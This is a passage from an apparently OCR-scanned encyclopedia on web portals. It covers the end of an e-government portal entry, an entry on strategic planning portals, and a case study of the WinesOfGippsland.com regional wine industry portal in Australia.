Tatnall, A. (2005). Portals, portals everywhere. In A. Tatnall (Ed.), *Web portals: The new gateways to internet information and services* (pp. 1-14). Hershey, PA: Idea Group Publishing.

Thomas, J., & Streib, G. (2003). The new face of government: Citizen-initiated contacts in the era of e-government. *Journal of Public Administration Research and Theory, 13*, 83-102.

West, D. (2004). E-government and the transformation of service delivery and citizen attitudes. *Public Administration Review, 64*, 15-27.

Williams, J. (2003). The web services debate: J2EE vs. .Net. *Communications of the ACM, 46*(6), 59-63.

KEY TERMS

E-Government: The use of any and all forms of information and communication technology (ICT) by governments and their agents "… to enhance operations, the delivery of public information and services, citizen engagement and public participation, and the very process of governance" (Curtin, Sommer, & Vis-Sommer, 2003, p. 2).

Government Portal: A consistent and easy-to-use gateway or central access point that facilitates citizens to interface with a wide range of public sector services.

Information Resource Management: "IRM is a comprehensive approach to planning, organizing, budgeting, directing, monitoring, and controlling the people, funding, technologies, and activities associated with acquiring, storing, processing, and distributing data to meet a business need for the benefit of the entire enterprise" (Lewis, Snyder, & Rainer, 1995, p. 204).

State: "… [A] framework for analyzing the organizational and ethical […] unity of attention amid diversity of detail and speculation" (Farr, 1993, p. 65).

State Framework: An extendable software architecture that contains base-classed code, templates, objects, and/or libraries that is documented and reusable to functionally specific government developers and staff.

State Portal: A replicate gateway to all sites of a state jurisdiction, including network-accessible resources via intranet, extranet, and the Internet access to standardized the delivery of public information and services, while facilitating citizen engagement, consultation, and public participation.

Strategic Planning Portals

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INTRODUCTION

The history of strategic planning begins in the military. According to Webster's *New World Dictionary*, strategy is the science of planning and directing large-scale military operations, of maneuvering forces into the most advantageous position prior to actual engagement with the enemy (Guralnic, 1986). Although the way we conceive strategy has changed when applied to management, one element remains key: the aim to achieve competitive advantage.

Strategic planning in organizations originated in the 1950s and was very popular and widespread from the mid 1960s to mid 1970s, when people believed it was the answer to all problems and corporate America was "obsessed" with strategic planning. Following that "boom," strategic planning was cast aside and abandoned for over a decade. The 1990s brought the revival of strategic planning as a process with particular benefits in particular contexts (Mintzberg, 1994).

Here is a brief account of several generations of strategic planning. Strengths, weaknesses, opportunities, and threats (SWOT) analysis model dominated strategic planning of the 1950s. The 1960s brought qualitative and quantitative models of strategy. During the early 1980s, the shareholder value model and the Porter model became the standard. The rest of the 1980s was dictated by strategic intent and core competencies, and market-focused organizations. Finally, business transformation became de rigueur in the 1990s (Gouillart, 1995).

Deregulation and internationalization have increased competitive intensity. Together with accelerated technological change, shortening market life cycles and increasingly dynamic markets, the risk of committing strategic errors has increased considerably. Companies that neglect conscious strategic planning can expect to drift into a hopeless position. A systematic approach to strategic planning, which is firmly grounded in reality, is seen by many company leaders and management researchers as an essential requirement for long-term corporate success (Grunig & Kuhn, 2002).

If one wishes to accomplish something, the chances of achieving that goal will be greatest if one uses one's available resources and leverage to maximum effectiveness. That means having a strategic plan, which is designed to move from the present (in which the goal is not achieved) to the future (in which it is achieved). Strategy pertains to charting the course of action which makes it most likely to get from the present to the desired situation in the future.

Subsequent newer models of strategic planning were focused on adaptability to change, flexibility, and importance of strategic thinking and organizational learning. "Strategic agility" is becoming more important than the strategy itself, because the organization's ability to succeed has more to do with its ability to transform itself continuously, than whether it has the right strategy. Being strategically agile enables organizations to transform their strategy depending on the changes in their environment (Gouillart, 1995).

BACKGROUND

We undoubtedly live in times of continuous change in every field (technological, social, economical, political, etc.), which confirms the saying that only change is permanent. In such circumstances avoiding establishing aims and goals for the future would seem the wisest choice, considering that the future setting will most likely differ considerably from the one we imagined when fixing those goals. Surprisingly, though, this high degree of uncertainty that the future holds is precisely what has encouraged the proliferation of strategic plans in nearly every field. Not only can we find strategic plans in private enterprises and public institutions, but also in a wide range of sectors (strategic plans for health, education, or industry), territorial strategic plans for cities and regions, and even national and supranational strategic plans. We can get an idea of the importance of this phenomenon just by typing "strategic planning" in any Internet search engine. The number of results is well over hundreds of millions.

The explanation for this apparent contradiction is that precisely this uncertainty compels us to establish guidelines that will help us to reach our desired goals. Strategic planning allows us to set out the strategies that will show us the specific way towards our appointed destination, that is, the course of action we must follow. There is no doubt that during this process changes of circumstances can and will occur, and they will have to be taken into consideration in order to contribute to our progress. This will assure us that we will reach our aims.

We must not be surprised, therefore, that this management tool has become so important as a means of establishing plans of action for organizations. Most medium and large companies have strategic plans that are routinely updated and are also used to communicate, both on an internal and external level, the organizations intentions (Hamel & Prahalad, 1994).

In private companies, a formal plan will help define the objectives to reach. These aims, which are mostly quantifiable, become an indicator of results and are often referred to in order to determine whether the organization's efforts have been sufficient to reach the established goals. It is easy to imagine the importance of these plans. Crucial decisions are taken on their basis, such as the allocation of resources, employees' wages, promotions, and so forth. A company's strategic plan is, most of all, a document of internal interest, as it contains the guidelines for the activity of all the organization's members. Most importantly, it defines work relations within the company by fixing the attainable goals (Porter, 1985).

To the contrary, strategic planning in public institutions is most relevant where social response is concerned, that is, as regards what external agents can expect from these organizations. Although on an internal level it is also useful to set courses of action, the outstanding aspect here is the public service the organization wishes to offer and which, one way or another, links society and the institution together. A public organization that does not reflect a set of aims and objectives in its strategic planning which are of interest to the citizenship will hardly find social support and neither will it have clear guidelines for the public servants that work for it.

In a non-military field, strategic planning originated in the great private companies. This is why business planning is still the most prominent aspect. Nevertheless, this has not prevented new fields from being developed and nowadays it covers a wide range, both in public bodies and private companies. Therefore we can encounter the following fields of action:

- **Operative or Administrative Planning:** it designs the desired future state for a certain entity and efficient ways of reaching it. As we have already mentioned, it is the most extended field and, from an organizational point of view, it includes corporative aspects (diversified companies), business units and functional areas (marketing, information systems, human resources, operations, finances, etc.).
- **Economic and Social Planning:** it defines resources and needs, as well as establishing goals and programs to arrange these resources in order to attend such needs. All of which is done to contribute to the country's economic and social development.
- **Physical or Territorial Planning:** it adopts the appropriate rules and programs to develop natural resources, including agriculture and farming, mining, power supply and so on. Also, those concerning the growth and development of cities and regions.

STRATEGIC PLANNING AND PORTALS

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There are no portals specifically designed to offer information about strategic planning, which is surprising if we consider the number of references Internet gives us for this term. These are always extensive spaces that deal with this topic as part of a wider subject, normally referred to management in an ample sense.

Management is, in effect, a very wide field due to the many disciplines it compounds (operation management, human resources management, financial management, marketing management, etc). Each of these spaces can be very large, even to the point of considering each one independently as a true portal of knowledge. This is the case of strategic planning. On the one hand, it is part of larger portals, but on the other it contains a large number of possibilities, as many as sub-disciplines can be found in this scientific field. For example, one of the portals that usually appears in the first few places of any Internet search is www.themanager.org. It has the following structure: (a) management; (b) operations; (c) strategy; (d) marketing; (e) human resources; (f) finance; (g) e-world; (h) legal; (i) industries; (j) small business; (k) economics; (l) career, and (m) information.

The strategy section is just as important as other fields of management. In turn, the subcategories it contains are in Table 1.

Other portals, such as www.brint.com, managed by the *BRINT Institute*, and www.computer.org, managed by *IEEE Computer Society*, have a different approach. They offer IT information with an accent on strategic planning as a way of making this information useful to companies. Therefore, an important part of the portal's space is given up to dealing with this discipline.

In most cases these portals do not explain the concepts of strategic planning, but rather they refer to publications, either journals or books, that deal with the subject as a main or secondary topic. Sometimes they link to financial news portals (stock market information) or to firms that provide assessment in this field. Not surprisingly, the organizations that manage most of these portals are private consultancy companies whose services are often requested by clients as a result of visiting the portals.

Internet portals usually respond to the managing companies' commercial interests and there is normally an economic purpose behind them. Just as companies segment their markets according to the public (their products or services are objectively aimed at) something similar occurs with existing strategic planning portals. Most of the ones observed basically contain articles and references to books and professional or academic journals. In other words, they are directed towards a public with a sound knowledge of the subject that will fall within a managerial or university lecturer's profile, more often the first. We must deduce that at a certain point the visitor will probably wish to contact the portal's manager in order to receive more information or assessment. This will be due to the fact that the portal's contents and structure are considered a likely reflection of the company's standard as a business consultant.

It is certainly a curious mechanism, an alternative way of penetrating the market that differs from the traditional form. Usually a company will directly offer consultancy services or specialized software on strategic planning as part of a general catalogue of services. Portals, to the contrary, do not apparently commercialize such goods, but if you click on the *About us* button you will normally find a description of the organization or company that manages the portal with a link to their purely commercial page.

On the other hand, there are also portals that are more information oriented and are usually the most visited by students or people who are making a first approach to a subject such as strategic planning. As a general rule, the contents of these portals are not protected by copyright and have been produced by teachers, students, or other people as a free contribution. Some of them are encyclopedia type portals, of which www.wikipedia.org is an outstanding example. Here we can find a wide range of subjects, which naturally include those related to management in general and strategic planning in particular. They are non-profit portals and there are no business consultants behind them, as in the previously mentioned case. Also, amongst portals aimed at students and non-professionals, we can mention the directory type, which contain extremely varied information such as news or weather forecasts and with an assortment of services and goods on offer, including sections that are of interest to students, where they can download other students essays in order to use or improve them. www.lycos.com, www.google.com, www.msn.com, or www.yahoo.com are just some of these kind of portals.

After studying several portals in different languages, the Internet's globalizing nature becomes obvious once again. In the field of strategic planning the Internet is also a key factor in transforming the world into a global village. Having visited related portals in different languages, we find little differences between them, except regarding Web design or the language itself. This conclusion was reached after comparing portals in English, French, and Spanish. They all have a similar layout depending on the public they are directed to and they all follow similar patterns. For example, the strategic planning contents of www.manageris.com, a French portal, are set out in Table 2 which are very similar to those found in Table 1.

Table 1. Contents of the strategy section of www.themanager.org

Business Models	Strategic Alliances
Competition	Strategic Planning
Forecasting	Strategic Portfolios
Global Business	Strategy Implementation
Going Public/Going Private	Strategy in Times of Turbulence and Uncertainty
Growth	Strategy in Times of Downturn and Recession
Mergers & Acquisitions	Complex Systems/Systems Dynamics
Miscellaneous Articles	Strategy Gurus
Miscellaneous	Scenario Planning

Table 2. Contents of section stratégie of http://www.manageris.com

Analyse stratégique (Strategic análisis)	Acquisitions (Acquisitions)
Compétences clés (Key competentes)	Alliances (Mergers)
Piloter la mise en oeuvre de la stratégie (Implementation of strategies)	Gestion du portefeuille de clients (Client's portfolio management)
Planification stratégique (Strategic planning)	Internationalisation (Internationalisation)
Stratégie d'imitation (Imitation strategy)	Externalisation (Externalisation)
Stratégie de groupe (Group strategy)	Stratégie & Internet (Strategy & Internet)
Veille et prospective (Past and future trends)	Stratégie de service (service strategy)

Portals in Spanish on strategic planning follow a similar structure, as we can see in www.jesmartin.com and www.gestiopolis.com, for example.

This is applicable to portals managed by different organizations in the different language zones we are talking about. Naturally, those managed by transnational companies will have one same structure and visual appearance without regard to the specific language used. This is the case of some of the above mentioned portals, like www.wikipedia.com, www.google.com, or www.lycos.com.

FUTURE TRENDS

Further to what we have already said previously, it seems that the model adopted by portals containing knowledge and, specifically, those concerning strategic planning must evolve to keep pace with the latest trends on the Internet, notwithstanding the degree of maturity some have already reached. The Web is a dynamic place where personal interaction is ever more important in its various manifestations, such as conversing, cooperating in projects, or simply having fun. The Internet has long been used as a mere electronic copy of well-established work routines in other fields. This is obvious, for example, in the learning world, where the Web has just been used as a repository to publish teaching material for students to simply download and study, the same as always. In the business field many companies have commonly used the Internet as a static showcase for their goods or services, disregarding the Web's full potential (Tapscott, Ticoll, & Lowy, 2000).

Strategic planning portals must progress with the rest of the Web. Trying to establish ways to do so can be risky, as they change continuously just as everything has during the historic evolution of the Internet. Nevertheless, these portals must become dynamic features, forums that users find sufficiently attractive to spend their time exploring them. No doubt that the usefulness factor will always be present, so that many users will only expect the page to provide the information they are looking for. Nevertheless, as in other areas of life, once a tendency has been established in other fields present in Internet, users will expect to find these new characteristics as a matter of course in all the portals they visit.

In order to develop Web portal loyalty, Internet enterprises should provide users with an interesting and enjoyable surfing experience. Some research suggests that higher playfulness results in immediate subjective experiences, such as positive mood and satisfaction (Chau, 1997; Kowtha & Choon, 2001), which becomes a motivation for their continuance intention. This implies that once users are satisfied with a Web site, they will become loyal to it. Thus, perceived playfulness should be a vital consideration in the design of WWW systems.

CONCLUSION

Presently, the debate is open in regards to what is the most important element to attract and, especially, retain Web page visitors. In other words, how to guarantee continuity in the access and use of the services they provide (Davenport & Beck, 2001; Lin, Wu & Tsai, 2005). On the one hand is the perceived usefulness variable, of a basically extrinsic nature, which refers to a visitors level of satisfaction after finding the desired information in the consulted Web page. On the other hand is the perceived playfulness variable, of an intrinsic nature, which reflects the satisfaction shown by visitors as regards interaction with the Web site. Undoubtedly both are important when estimating the chances of success a Web page will have as far as continuity is concerned.

Typical visitors to strategic planning portals can be divided into two groups. Firstly, we will find the professional person, normally managers, consultants or academics, who visit the site looking for resources to complete an already outstanding background in the field. A logical conclusion is that this kind of visitor is especially motivated by perceived usefulness, that is, by finding the information that will fulfill his or her demands.

Secondly there is the student, who accesses strategic planning portals for learning purposes or to "recycle" available data with academic aims. Once again, the logical conclusion would be that perceived usefulness is a fundamental variable, because an answer must be provided for a specific need. But perceived playfulness is also important for this type of visitor, who often accesses portals with this motivation. By extrapolation, it is possible to infer that this segment of users will most likely remain loyal to these portals if this intrinsic need is satisfied. In other words, the page must retain their interest regarding *how* rather than *what*. It is also possible to argument that these are only occasional visitors and will probably just use the strategic planning portal to acquire certain basic knowledge or to complete an essay. Afterwards, however entertaining the page may be, they will find no further reason to visit it. But if this were the case, the logical response would be to concentrate on strategic planning portals designed for highly professional users with very specialized contents. Playfulness would only be of secondary importance here.

All this leads us to the conclusion that the present variety of possibilities offered by strategic planning portals adequately satisfies the demands of the different users. This would imply that they are well designed pages as regards their philosophy. Nevertheless, the question arises as to whether it would make sense to create a single design for strategic planning portals, something like a universal model.

REFERENCES

Chau, P.Y.K. (1997). Reexamining a model for evaluating information center success using a structural equation modeling approach. *Decision Sciences, 28*(2), 309-334.

Davenport, T.H., & Beck, J.C. (2001). *The attention economy: understanding the new currency of business.* Boston: Harvard Business School Press.

Gouillart, F. (1995). The day the music died. *Journal of Business Strategy, 16* (3), 14-20.

Guralnik, D. (Ed.). (1986). Webster's new world dictionary (2nd ed.). Cleveland: Prentice Hall Press.

Grunig, R., & Kuhn, R. (2002). *Process-based strategic planning*. New York: Springer.

Hamel, G., & Prahalad, C.I. (1994). *Competing for the future*. Boston: Harvard Business School Press.

Kowtha, N.R., & Choon, T.W.I. (2001). Determinants of website development: a study of electronic commerce in Singapore. *Information & Management, 39*(3), 227-242.

Lin, C.S., Wu, S., & Tsai, R.J. (2005). Integrating perceived playfulness into expectation-confirmation model for web portal context. *Information & Management, 42*(5), 683-693.

Mintzberg, H. (1994). *The rise and fall of strategic planning*. New York: The Free Press.

Porter, M. (1985). *Competitive advantage: Creating and sustaining performance*. New York: The Free Press.

Tapscott, D., Ticoll, D., & Lowy, A. (2000). *Digital capital: harnessing the power of business webs.* Boston: Harvard Business School Press.

KEY TERMS

Corporate Model: A mathematical representation or simulation of a company's accounting practices and financial policy guidelines. It is also used to project financial results under a given set of assumptions and to evaluate the financial impact of alternative plans. Long-range forecast are also calculated using such models.

Functional Area: An organizational unit or business corresponding to its major duty or activity, such as engineering or finance.

Knowledge Workers: Professionals, managers, executives, and clerical people whose job largely involves the processing or analysis of data.

Mission Statement: A brief, simple statement of the basic objectives of the organization or business unit.

Perceived Playfulness: Satisfaction shown by visitors as regards as their interaction with a Web site.

Perceived Usefulness: Visitors' levels of satisfaction after finding the desired information in a consulted Web page.

Strategic Competitive Advantage: The ability to achieve and maintain above-average profitability over the long run.

Strategy: Statements of how the organization is going to reach its vision or achieve its objectives.

Strengths, Weaknesses, Opportunities, and Threats (SWOT): Refers both to the critical internal analysis of the company to identify strengths and weaknesses, and to the external analysis of the organization's environment to anticipate likely opportunities and threats.

A Study of a Wine Industry Internet Portal

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INTRODUCTION

A simple definition of a portal sees it as a special Internet (or intranet) Web site designed to act as a gateway to give convenient access to other related sites (Davison, Burgess, & Tatnall, 2003). Moreover, portals can be grouped or classified based on genre, with a diverse number of different types of portal types being based on alliances, geographic regions, special interest, and communities. Regional portals that are of particular interest in this article tend to be a special type of community portal centred on a specific locality. As such, they have a utility in providing various advantages for the participants, allowing them to feel as if they are part of, and contribute to, the local regional community. Moreover, there are significant benefits that portal participation provides in allowing firms to interact with other local businesses, allowing not only physical products/services to be transacted, but also in fermenting new business relationships (Sellitto & Burgess 2005). Indeed, regional portal participation contributes to the goodwill factor that manifests at the local business level and invariably, also at the social level throughout the regional community. This article introduces some background on portals, and provides an illustration of how a real-world regional wine cluster adopted an Internet portal to strengthen and benefit their regional partnerships. Arguably, the research is one of the few published works on industry clusters and their association to Internet portals.

BACKGROUND

Portal functionality can be diverse; however, an intrinsic element of all portals, as suggested by Eisenmann (2002), is to address five fundamental areas related to searching, content publication, community building, electronic commerce, and personal-productivity applications. Furthermore, businesses need to decide whether portal participation will allow them to provide their products/services on a more cost-effective and efficient basis than they could traditionally expect to achieve. Various portal features and their commensurate benefits have been identified by Tatnall, Burgess, and Singh, (2004), these benefits tending to incorporate improved security, a seek and search facility for easier information access, the strengthening or creation of business relationships, and a strategic value that might allow smaller firms to reduce resource requirements. A summary of Tatnall et al.'s (2004) benefits are shown in Table 1.

Table 1. Benefits and features of portals (Tatnall et al., 2004)

Portal Feature	Adoption Benefits
Building Relationships	Portal features that have a community-building dimension include instant-messaging services, FAQs, chat rooms, message boards, online greeting cards, Web applications, and services such as digital photos. These benefits directly impact on local businesses subscribing to the portal.
Partnerships	The advent of Internet commerce enhances the opportunities for businesses to sell directly to new buyers, bypassing intermediaries. Paradoxically, there is a corresponding ability to engage the "cyber" supply chain, resulting in the capture of new business, offering of complementary products with other businesses, and the electronic procurement of goods. Suppliers of large organisations have an opportunity to participate in online bidding processes.
Seek and Search	Search engines and directories and "shopping bots" that list the portals automatically enable Web users to find the gateway to online businesses via these portals, saving substantially on costs. Advertising on portals is generally in the form of banner advertisements linked to certain directory entries or search keywords, and sponsorships of contextually relevant content.
Security	Portals provide a secure online environment to businesses to set up a Web presence. The capital outlay for e-commerce can be significant, but is eliminated in part by being part of a portal, enabling the business to concentrate on customer-focussed services. Many portals have a payment infrastructure that enables businesses to integrate their accounts receivable and payable to the portal backend systems
Strategy, Management and Business Trust	Small businesses are usually constrained by resources and expert advice on online business, which leads to a lack of strategy for the management and implementation of e-business. Portals enable small businesses to uptake a common structure for e-business that assists them with the management, support, and the sharing of ideas with other business entities.

PORTALS AND WINE INDUSTRY CLUSTERS


Martin and Sellitto (2004) examined the knowledge elements of the Australian wine industry, and documented important supplier and service industry linkages to Australian wineries, as well as uncovering some of the formal and trade-based interdependencies amongst wineries. Earlier work by Marsh and Shaw (2000) also indicated that wine industry clustering was an associative process that involved identification of critical linkages between suppliers, as well as facilitating collaboration amongst participants. The Australian wine industry has been found to collectively interact within a well-defined group of suppliers, distributors, logistics groups, and regional tourism associations, as well as wholesalers, retailers, and restaurants (Sellitto, 2001). Sellitto (2004, 2005) further expanded this wine cluster phenomenon, proposing a general Australian winery cluster as a basis of e-commerce adoption. Sellitto suggested that Australian wineries collectively interact within a cluster of specific industry suppliers, tourism entities, wine organisations, and industry distributors—a cluster relationship that is depicted in Figure 1.

Arguably, the establishment of a regional winery portal should, in effect, represent these linkages. Specifically, the relationships displayed by the real-world winery cluster would ideally be represented as online features in the Internet portal environment. Hence, a question investigated in this research: are features encountered on a regional wine industry portal an electronic representation of the relationships encountered in the real-world wine cluster?

THE STUDY METHODOLOGY

This study is centred on a cluster of small wineries in the region of Gippsland, which is in the South West of Victoria, one of the Southern states of Australia. The area contains many small wineries that are the focus of regional development through their tourism attributes. Furthermore, the region provides the visitor with different natural environments ranging from scenic bushlands, winter snow-capped mountains, and golden-sand beaches. Gippsland is also known for the diversity of food offerings that are locally produced—foods that include dairy produce, fruits, wine, and beef. The area also contains historic gold-mining townships, national parks, and wetlands that are populated with an abundance of wildlife (Tourism-Victoria, 2004). The study investigated a regional cluster/portal relationship using a portal site set up by a group of wineries in the region, the WinesOfGippsland.com site, as a focus. The site was selected after being identified in a broader study (Sellitto, 2004) that examined Internet adoption by wineries. As such, this site was identified as an important conduit that allowed a group of Gippsland wineries to collectively use Internet technology to facilitate e-business best practices. The previous study did not specifically examine

Figure 1. The wine industry cluster (Sellitto, 2004, 2005)



the relationship between the winery Internet portals and the conceptual workings of regional clusters per se.

The case study approach (Yin, 2003), which may involve interviews with portal participants, can be used to gain an understanding of the establishment of the portal, as well as the features perceived as valuable to Gippsland wineries. The use of the case study to investigate winery adoption of Internet technologies has been previously published (Sellitto & Burgess, 2005; Sellitto & Martin, 2003) and, in the context of this study, a selective summary of historically available material and the evaluation of portal features are utilized as case-study components.

RESULTS

The WinesofGippsland.com Web site is a regional portal that was developed as a means of allowing wineries in the Gippsland region to collaboratively market and sell their wines. The first impression of the WinesofGippsland.com home page reflects information associated with the region's natural attractions, as well as focus on the region's wineries. Figure 2 depicts a screen image capture of the WinesofGippsland.com home page (accessed 1/9/2005).

Examining the features of the WinesofGippsland.com portal allows a comparison to some of the documented advantages of portals listed earlier in this article.

Community Building and Regional Relationships

There are no features on the portal Web site (such as chat rooms) to encourage customers to participate in the online community (other than as passive information recipients). This tends to reflect the simple nature of the site as a predominately information delivery medium.

New Partnerships

One of the things that emerged from establishing the portal has been the idea of new partnerships. By participating in the portal environment, the wine businesses are contributing to the communal cost of running the portal. Initiatives such as the "Gippsland Dozen" wine packs exemplify opportunities that have been created as a result of the new partnerships that the portal has fostered.

Search and Directory Services

There are no search services provided on the portal site. However, various listings of accommodation providers, restaurants, and tours are published on the site as a tourism service, dispensing with the need for these types of businesses to replicate these features on their own Web site. Moreover, it does allow some businesses to have a Web presence without actually having to implement their own Web site.

A Secure Environment

A secure environment is provided for customers to purchase the wines from any of the members of the portal. For the customer, it is a one-stop site from which numerous products can be purchased, whilst the wineries do not have to be concerned about the technical and transactional processes associated with online ordering. In effect the wineries address the need for duplicating this feature on their own Web site. An examination of the backend functionality of online purchasing for wineries reveals a partial automation of the

Figure 2. WinesofGippsland.com home page (Retrieved 1/9/2005)

transactional process; even though customers order online, there is no automatic redirecting of funds from purchaser account to winery account.

Strategy, Management, and Business Trust

An important aspect of the portal is its shared structure for e-commerce transactions and the provision of information. This shared electronic infrastructure that has been made available via the WinesofGippsland.com portal appears to have enabled winery owners that are involved in the portal to have improved relations between member participants. Indeed, comment has been passed that business trust and acumen associated with the portal's success has led to an improved corporate culture.


DISCUSSION

Is it possible that the portal features associated with the WinesOfGippsland.com site reflect the traditional real-world relationships encountered in the regional cluster? An examination of the portal features and the various perspectives derived from case-study individuals suggest that the portal tends to reflect the downstream activities of the cluster with a strong representation of wine-tourism-related features. The identified features and their interrelationship are depicted in Figure 3 in a manner that mimics Sellitto's (2004, 2005) proposed physical cluster relationship (Figure 1).

In the physical industry cluster (Figure 1), there appears to be an importance on distributors and retailers for selling; however, the portal tends to reflect a reliance on the direct sales method for winery profitability achieved through the promotion of the collaborative "Gippsland Dozen" and also the direct ordering facilities. The portal allows the wineries to share infrastructure in the form of common cataloguing systems, secure transaction facilities, and an Internet resource framework that is associated with such facilities. This resource sharing tends to be an intangible feature of portals, facilitating a common network infrastructure adopted by a group of businesses for individual benefit. Clearly, we have here an example of competitors sharing requirements for common service provision, and attaining it through collaboration and cooperation to achieve a mutually beneficial outcome. In the physical world, such sharing may be exampled by the group purchasing a bulk order of farming materials or supplies to negotiate favourable pricing or enhanced customer benefits. This collaboration in the physical world is an inherent aspect of clusters that appears to also hold in the virtual example exemplified by the portal, and is an important driver in becoming involved in the *virtual cluster*.

The strong tourism aspect of the portal supports the notion that wineries and their activities are important to regional tourism. Tourism-associated services, such as accommodation providers and restaurants, are an integral part of the portal, a facet that is also present in the real-world cluster. Part of this online strategy by the Gippsland wineries may be one of collaborating in an attempt to entice regional visits that aim at promoting overnight stays and also local dining. Moreover, the portal listing of wineries side-by-side allows potential customers to plan a regional excursion or holiday—visits that tend to incorporate a number of wineries in the itinerary. From a cluster perspective, we have the notion of competitors listed side-by-side on a portal page in an attempt to promote a mutually beneficial winery-tourism trail. In the physical world, many of the wineries are located in close geographical proximity to each other, promoting

Figure 3. Portal-cluster features



multiwinery visits. Another significant feature of the portal is that some wineries use portal facilities as their only Internet presence, having dispensed with the requirement of implementing their own site. The absence of real-world features that relate to vineyard or resource suppliers on the portal tend to suggest that the relationships associated with these entities may be immature in the electronic environment and, as such, are not yet viable and/or implementable. These are also characteristics that will affect the ”adoption” of the technology. Indeed, these upstream or business-to-business type features provide an avenue for future implementation on the portal by the Gippsland group of wineries.

CONCLUSION

This article examined how a real-world regional wine cluster, the Gippsland group of small wineries, adopted an Internet portal (WinesOfGippsland.com) to strengthen and benefit their regional partnerships. The WinesOfGippsland.com portal appears to have enhanced the relationship between competing small wine producers. The portal was used as a publishing channel for tourist, accommodation, and restaurant information, alleviating the need for individual wineries to include this information on their own Web sites. The article identifies the introduction of the “Gippsland Dozen,” a combination of wines from different wineries sold as one “product” on the site. The research found that portal features that directly benefited the winery cluster and helped to drive their decision to adopt the portal as part of their business strategy. Moreover, many of these features tend to be associated with collaborative and cooperative aspects of relationships that these small businesses have amongst themselves, and with other economically important regional entities. This research is one of the few published works on industry clusters and their association to Internet portals, whereby it was proposed that observed portal features mimicked the structural relationships associated with the real-world winery cluster.

REFERENCES

Davison, A., Burgess, S., & Tatnall, A. (2003). *Internet technologies and business*. Melbourne: Data Publishing.

Eisenmann, T. (2002). *Internet business models: Texts and cases*. New York: McGraw-Hill Irwin.

Marsh, I., & Shaw, B. (2000). *Australia’s wine industry: Collaboration and learning as causes of competitive success*. Sydney: Australian Business Foundation.

Martin, B., & Sellitto, C. (2004). A knowledge dimension associated with e-business models: A study of Internet adoption amongst Australian wineries. *International Journal of Internet and Enterprise Management (IJIEM), 2*(4), 405-424.

Sellitto, C. (2001, December 28-29). Developing an e-commerce best practice model for Victorian wineries: An agenda for research. *Proceedings of the 2nd International We-Business Conference: Working for Excellence in the e-conomy* (pp. 128-138). Perth, Western Australia. Edith Cowan University.

Sellitto, C. (2004). *Innovation and Internet adoption in SME wineries: An e-business best practice model*. PhD Thesis, School of Information Technology, RMIT University.

Sellitto, C. (2005). A study of emerging tourism features associated with Australian winery websites. *Journal of Information Technology and Tourism, 7*(3/4)

Sellitto, C., & Burgess, S. (2005). *A government funded Internet portal as a promoter of regional cluster relationships: A case study from the Australian wine industry. Government and Policy C.*

Sellitto, C., & Martin, B. (2003, November 24-25). Leonardo’s vineyard: A case study of successful Internet adoption by an SME Australian winery. *Proceedings of the 4th International WE-B Conference: e-Business and Information Systems* (pp. 1-6). On CD-ROM. Perth Western Australia. Edith Cowan University.

Tatnall, A., Burgess, S., & Singh, M. (2004). Community and regional portals in Australia: A role to play for small businesses? In N. A. Y. Al-Qirim (Ed.), *Electronic business in small to medium-sized enterprises: Frameworks, issues and implications* (pp. 304-320). Hershey, PA: Idea Group Publishing.

Tourism-Victoria. (2004). *Gippsland Wine Region*. Retrieved April 26, 2005, from http://www2.visitvictoria.com/displayObject.cfm/ObjectID.00015E1C-BD4D-1A67-88CD80C476A90318/vvt.vhtml

Yin, R. (2003). *Case study research: Design and methods* (3rd ed.). London: Sage Publications.

KEY TERMS

Cluster-Portal Relationship: Refers to a mimicing of the traditional relationships encountered in an established real-world industry cluster and the industry’s portal features that depict these relationships in the cyber environment. These relationships can be enacted via overt hypertext links, information interrealationhips, or competitor-to-competitor listings.

